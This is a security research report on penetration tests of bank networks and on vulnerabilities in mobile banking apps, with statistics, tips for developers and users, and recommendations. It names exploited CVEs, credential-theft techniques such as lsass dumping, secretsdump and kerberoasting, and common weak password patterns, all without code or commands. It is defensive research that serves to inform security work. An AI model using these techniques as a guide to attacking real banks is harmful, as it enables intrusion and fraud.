


Figure 1. Successful penetration vectors for local network access (by category)

3. One "stage" or "step" of an attack is a successful action allowing an attacker to obtain data or privileges needed to further develop the attack. In most cases, the number of steps equals the number of vulnerabilities that an attacker needs to successively exploit in order to accomplish their goal.

Not all attempts ultimately allowed penetrating the local network, even if some of their stages were successful. However, each of these stages could yield valuable information for attacks, provide access to critical bank systems, or allow conducting denial of service attacks against systems and disrupting business processes. We categorized successful attack stages into five categories. In 25 percent of cases, pentesters exploited vulnerabilities in web applications, which means that banks are negligent about protecting them.




Figure 2. Successful test attacks (by type)

Use of outdated software versions on the network perimeter presents a serious risk. At half of banks, at least one attack involving a publicly known exploit was successful. Examples of exploited vulnerabilities include:

- CVE-2018-15133 (vulnerability in Laravel Framework with which attackers who know the application APP\_KEY can execute commands on the web application server)
- CVE-2018-15473 (vulnerability in OpenSSH that allows bruteforcing usernames of system users)
- CVE-2014-9223 (buffer overflow vulnerability in an outdated version of Zyxel router firmware allowing remote attackers to execute arbitrary code)
- CVE-2018-0171 (vulnerability in the Smart Install feature of Cisco IOS that allows remote attackers to execute arbitrary code)

Positive Technologies experts also discovered zero-day vulnerability CVE-2019-19781 in Citrix Application Delivery Controller (ADC) and Citrix Gateway. The vulnerability allows executing arbitrary OS commands on the server and penetrating the company's local network ([bit.ly/32TjPPs](https://bit.ly/32TjPPs)).

## Key security threats to the company's network perimeter

Besides breaching the bank's local network, an external attacker may also want to obtain control over the bank's website or a particular server. Criminals can use compromised systems to distribute malware and conduct attacks on bank clients and other companies by abusing their trust in the bank. Attackers can also obtain the account of an employee and use it in other attacks. For example, an attacker can access the employee's mailbox,

read emails, and send messages as that person. So-called business email compromise (BEC) attacks are particularly dangerous when they involve the accounts of top executives.




Figure 3. Threats to the network perimeter of financial organizations (number of companies)

## Attack vectors used by an internal attacker to obtain full control over infrastructure

On average, each bank was hit by two different internal attack vectors yielding full control over infrastructure. Just like in external penetration testing, these internal vectors can be divided into several stages (steps). An attacker needs to move laterally between hosts on the local network to find servers from which it will be possible to obtain a domain administrator account. As a result, attack vectors can be rather long, with an average of eight steps (minimum 2, maximum 15).

Nine attack vectors were difficult, five were of moderate difficulty, and five were easy. To conduct a difficult attack, an attacker must have sophisticated skills and understand how to bypass different protection systems. Nevertheless, at eight banks attackers could also use a different, easier attack vector requiring only basic skills and use of publicly available tools and exploits.

During internal penetration testing, not all attacks are part of a kill chain leading to full control over infrastructure. However, many vulnerabilities that attackers come across when moving towards their main objective may cause serious business risks. For example, attackers can take control of the workstation of a high-ranking company official, or access databases, business systems, and critical data with the potential for considerable reputational damage.

On average, the experts conducted 19 successful attacks of various types against each bank. These attacks allowed obtaining information

necessary to continue the attack or privileges on key systems. Here are the most common attacks:




Figure 4. Types of successful attacks (number of companies)

In addition to brute-force attacks in each penetration test, the testers also "lived off the land" by taking advantage of seemingly legitimate actions for obtaining unauthorized access or information. For example, attackers can dump the Windows process lsass.exe to obtain credentials of OS users. Other such actions supported by attacked systems may include sending requests to the domain controller or obtaining local administrator passwords from LAPS.

At 8 out of 10 banks, antivirus software on workstations and servers did not keep testers from getting process dumps or running hacking tools such as secretsdump.

Most of the tests included attacks on the Kerberos authentication protocol, such as pass-the-ticket and kerberoasting.

Network security flaws were identified at every bank but were used for attacks at only 2 out of 10 banks. Because exploiting these flaws would have disrupted network functionality and halted business processes, at most banks the testers refrained from doing so. That is why these attacks were not included in the chart in Figure 4 and accounted for only a small proportion of successful attacks in Figure 5.

The experts identified the following categories of successful attacks conducted during internal penetration tests:




Figure 5. Successful attacks by category (percentage of attacks)



As we can see, potential attackers have numerous opportunities to succeed just by living off the land. This makes attackers much stealthier, since their actions become almost indistinguishable from those of ordinary employees and systems.

With full control over the bank infrastructure, an attacker can easily compromise critical business systems. Test attacks that target such resources are conducted only by prior arrangement with the customer. For example, pentesters demonstrated how attackers could gain access to the following systems:

- ATMs
- Workstations of top managers
- Card processing servers
- Antivirus protection management centers

## Examples of known software vulnerabilities detected on bank corporate systems

Bank local networks still contain many non-updated systems with dangerous vulnerabilities. These are, for example:

- CVE-2018-9276 (vulnerability in PRTG Network Monitor allowing attackers with administrative privileges to run OS commands on the server)
- CVE-2016-2004 (vulnerability in HPE Data Protector allowing attackers to remotely execute arbitrary code)
- CVE-2018-0171 (vulnerability in the Smart Install feature of Cisco IOS allowing attackers to remotely execute arbitrary code)
- CVE-2019-0686 (privilege escalation vulnerability in Microsoft Exchange Server)
- CVE-2017-10271 (vulnerability in the WLS-WSAT component of Oracle WebLogic Server allowing attackers to remotely execute arbitrary commands on the server)

Testers also encountered known vulnerabilities described in security bulletin MS17-010 (a vulnerability used in WannaCry) and even security bulletin MS08-067. The vulnerabilities allow obtaining full control over Windows.

## Other interesting facts

During external penetration testing, any additional information about the organization and its systems may be useful. That is why, at the reconnaissance stage of collecting information from public sources, experts also look at social networks, leaked databases, open-source repository websites, and other sources. From these places, testers found and used the following bank data in attacks:


- System configuration files
- Credentials used for database management
- IP addresses of banking systems
- Personal data of employees and clients
- Application APP\_KEY values (used to attack the Laravel framework)
- Directory listings

Weak passwords can also be of high value to attackers, if bruteforced. Attackers can create special dictionaries with bruteforced passwords to use against other company

resources. Since users often reuse the same passwords on different systems, the chances of success are high.

Most bruteforced passwords were predictable. Half of the passwords used on the bank network perimeter were combinations of a month or season with a year (for example, August2019). Bank employees often use such passwords for domain accounts or connecting to corporate resources. The second most common type of passwords were combinations of keys close on the keyboard, such as 123456, 1qaz!QAZ, and Qwerty1213. Sometimes, users try to strengthen their passwords by changing the keyboard layout to a different language when typing, but the pentesters were aware of this ruse and remembered this when creating dictionaries for bruteforcing.

The situation is similar on banks' internal infrastructure. Half of banks used passwords consisting of dictionary combinations (such as AB1234567 or admin123) or keys close on the keyboard (such as !QAZ2wsx). Moreover, many users—even hundreds—on a single domain may have the same password. At one bank, testers bruteforced over 500 domain accounts with the password "qwerty123". This may happen when the same default password is set for newly created accounts. The user is supposed to change this password during the first login. But in this case, that had not happened. We presume that users did not change their passwords, or else happened to set the same password themselves.



© Positive Technologies

Figure 6. Bruteforced network perimeter passwords by category (percentage of passwords)

## Conclusions

Bank corporate infrastructure is rather poorly protected from external and internal targeted attacks. At companies with poor security event monitoring and weak incident detection systems, attackers can gain control over key systems and conduct money-stealing attacks. We recommend regular penetration testing and security training (red teaming). This enables identification and timely remediation of potential attack vectors against critical resources. A systematic and proactive approach gives security staff the preparation needed to withstand real cyberattacks, while testing the real-world effectiveness of the monitoring and protection tools already in place.


# Vulnerabilities and threats in mobile banking

Olga Zinenko

Scan the code  
to read the full version  
of this research



*This research summarizes client- and server-side vulnerabilities in mobile banking applications related to faults in application code, client-server interaction, and implementation of security mechanisms.*



© Positive Technologies

Figure 1. Percentage of vulnerabilities in Android vs iOS clients

None of the tested mobile banking applications has an acceptable level of security. Banks are not protected from reverse engineering of their mobile apps. Moreover, they give short shrift to source code protection, store sensitive data on mobile devices in cleartext, and make errors allowing hackers to bypass authentication and authorization mechanisms and brute-force user credentials. Our conclusions do not necessarily reflect the current state of mobile banking security at other financial institutions. This research is intended to educate application developers and finance security specialists on issues of concern and enable them to take timely action for remediation of vulnerabilities.

## Client-side vulnerabilities


iOS client applications contain fewer vulnerabilities than their Android counterparts. No flaws in iOS banking apps were worse than "medium" in severity. By comparison, 29 percent of Android apps contain high-risk vulnerabilities.

*None of the tested clients has an acceptable level of protection.*



© Positive Technologies

Figure 2. Level of protection of client applications (number of applications)



© Positive Technologies

Figure 3. Vulnerabilities by severity

## More features, more risks

*The most dangerous vulnerabilities we found are in Android applications and involve insecure deeplink handling. Deep linking is used differently on iOS and Android: developers on Android have more freedom of implementation. This explains the larger number of vulnerabilities in Android applications compared to iOS. However, this does not mean that iOS developers are immune. Mobile banking security depends above all on a Secure Software Development Lifecycle (SSDL).*






Figure 4. Average number of vulnerabilities per application




Figure 5. Vulnerabilities by type

**100 %** of mobile banking clients contain vulnerabilities in their code. For example:

- Code is not obfuscated.
- Protection against code injection and repackaging is absent.
- Code contains names of classes and methods.


Our research demonstrates that insufficient code protection leaves banks vulnerable to source code analysis. To exploit vulnerabilities in code, all attackers need is to download the application from Google Play or the App Store and then decompile it.

Lack of obfuscation allows attackers to analyze the code and find important data, such as:

- Testing-related usernames and passwords
- Encryption keys and parameters from which keys can be derived
- Salts for hashing and encryption


### **Tip for developers**

*Use obfuscation to make it difficult for attackers to read and analyze code. One example of code obfuscation is to remove characters at compile time. Names of classes and methods in the source are replaced by random or single-letter names. Developers can use special software, such as ProGuard for Android or Sirius Obfuscator and SwiftShield for iOS.*



© Positive Technologies

Figure 6. Top 10 mobile banking vulnerabilities (number of applications affected)



© Positive Technologies

Figure 7. Prerequisites for vulnerability exploitation


To exploit some client-side vulnerabilities, all an attacker would need to do is convince the victim to install a malicious app, perhaps with the help of phishing. Insecure deeplink handling is a critical vulnerability with the potential to cause financial losses for banks. For example, one banking application failed to filter deep linking URLs.



## Tip for developers

*Deep linking creates another point of entry for attackers. Remember that all parameters passed using deep linking come from an insecure source, so verify and filter them before passing them to source code methods.*

The client-side file system of almost half of applications contains unencrypted sensitive information. To access this data, attackers need root or jailbreak rights. Rooting or jailbreaking the device can be done with physical access or remotely by means of malware.



© Positive Technologies

Figure 8. Disclosed information (number of applications affected)

**43 %  
of applications**

store important data  
on the phone in cleartext

## Tip for developers

Store as little data on user devices as possible. Request data from the server only as needed by the application and delete it when finished. Encrypt sensitive information stored on the device and ensure that encryption keys are securely managed. To protect data from screenshots, use a special background image to block out app screens containing sensitive information.



Figure 9. Top three mobile banking threats (number of applications affected)

Only one of the tested mobile banks did not contain vulnerabilities allowing attackers to access user data. 13 out of 14 applications were vulnerable to man-in-the-middle attacks due to a lack of certificate pinning to validate SSL certificates, issues with connection implementation, and use of insecure external object references. If successful, attackers can access sensitive user data, as well as read and tamper with data transferred between the server and the client application.

## Server-side application vulnerabilities

More than half of mobile banks contain high-risk server-side vulnerabilities. Overall, not a single server side had a security level better than "medium." Three had a security level that was "low," and one "extremely low."

**On average, each mobile bank contains 23 server-side vulnerabilities**




Figure 10. Vulnerabilities by severity




Figure 11. Vulnerabilities by type




Figure 12. Top five server-side vulnerabilities (number of servers affected)

Most bruteforce vulnerabilities are caused by flaws in the one-time password (OTP) mechanism. The most common problem is that a password remains valid even if the number of password input attempts is exceeded. Attackers can access the user's account and take advantage of OTP flaws to impersonate the user in various transactions, including transferring funds.


Three out of seven mobile banks contain server-side vulnerabilities in business logic. Business logic errors may cause significant losses to banks and even lead to legal complications.





**Tip for developers**

*Apply SSDL and integrate assessment of code security as early as possible in the development process.*



© Positive Technologies

Figure 13. Mobile banking threats (number of servers affected)

**Card information is at risk at two out of seven mobile banks**

Five out of seven mobile banks have server-side vulnerabilities that hackers can exploit against users. For example, insufficient extension checking of uploaded files in one mobile application allows attackers to upload malicious executable files to the server. Unauthorized access to applications usually results from authentication and authorization flaws. For example, attackers can bruteforce a user’s password during authentication and access the victim’s account.

User credentials proved to be the most vulnerable prey: mobile banking usernames and passwords are jeopardized on the server side of five mobile banks.

*When exploited, mobile banking vulnerabilities yield information that can be used for fraud and other attacks on banks and their clients.*

## What users should know

Rooting (Android) or jailbreaking (iOS) a device, or not setting a PIN code to unlock the phone, gives attackers more leverage to conduct malicious actions.



### ***Tip for users***

---

*Do not jailbreak or root your device. This opens up access to the device file system and disables data protection mechanisms. Set a PIN code to unlock your device. This limits attackers' options even if they have physical access to your phone.*

Some attacks require user interaction in the form of clicking a link, installing malware, or entering data on a fake web page.



### ***Tip for users***

---

*Do not open links sent by strangers via SMS or chat. Never sideload applications from unofficial sources. Download applications only from official stores like Google Play and the App Store. When deciding what to download, pay attention to information on the app developer and the number of downloads.*

Vulnerabilities can also reside in the mobile OS itself. But Google and Apple constantly update their software and release security patches. Users should remember that vulnerabilities become public after fixes are released. Hackers can make use of this to attack devices that don't have the latest updates installed.



### ***Tip for users***

---

*Always install the latest updates for your OS and mobile applications.*

---

## Conclusion

As shown here, mobile banking applications contain flaws that can lead to the following consequences:

- Breaches of sensitive user information, including personal data and card details
- Unauthorized access to the application
- Fraud and theft of funds

Securing data and funds is not just the job of developers; users, too, play a vital role in keeping themselves safe. Most attacks are impossible without user interaction. In 87 percent of cases, user interaction is required for a vulnerability to be exploited. By jailbreaking or rooting, sideloading applications from unofficial sources, visiting suspicious websites, and following dodgy links from SMS and chat messages, users actually help hackers and put their data at risk.

We continue to urge that banks do a better job of emphasizing application security throughout both design and development. Source code is rife with issues, making it vital to revisit development approaches at all stages of the application lifecycle in order to avoid security gaps and ensure strong implementation of SSDL practices. Some vulnerabilities, especially those related to application logic, are impossible to predict. This is why we also recommend thoroughly testing applications and their security mechanisms, with proper attention paid to source code analysis.





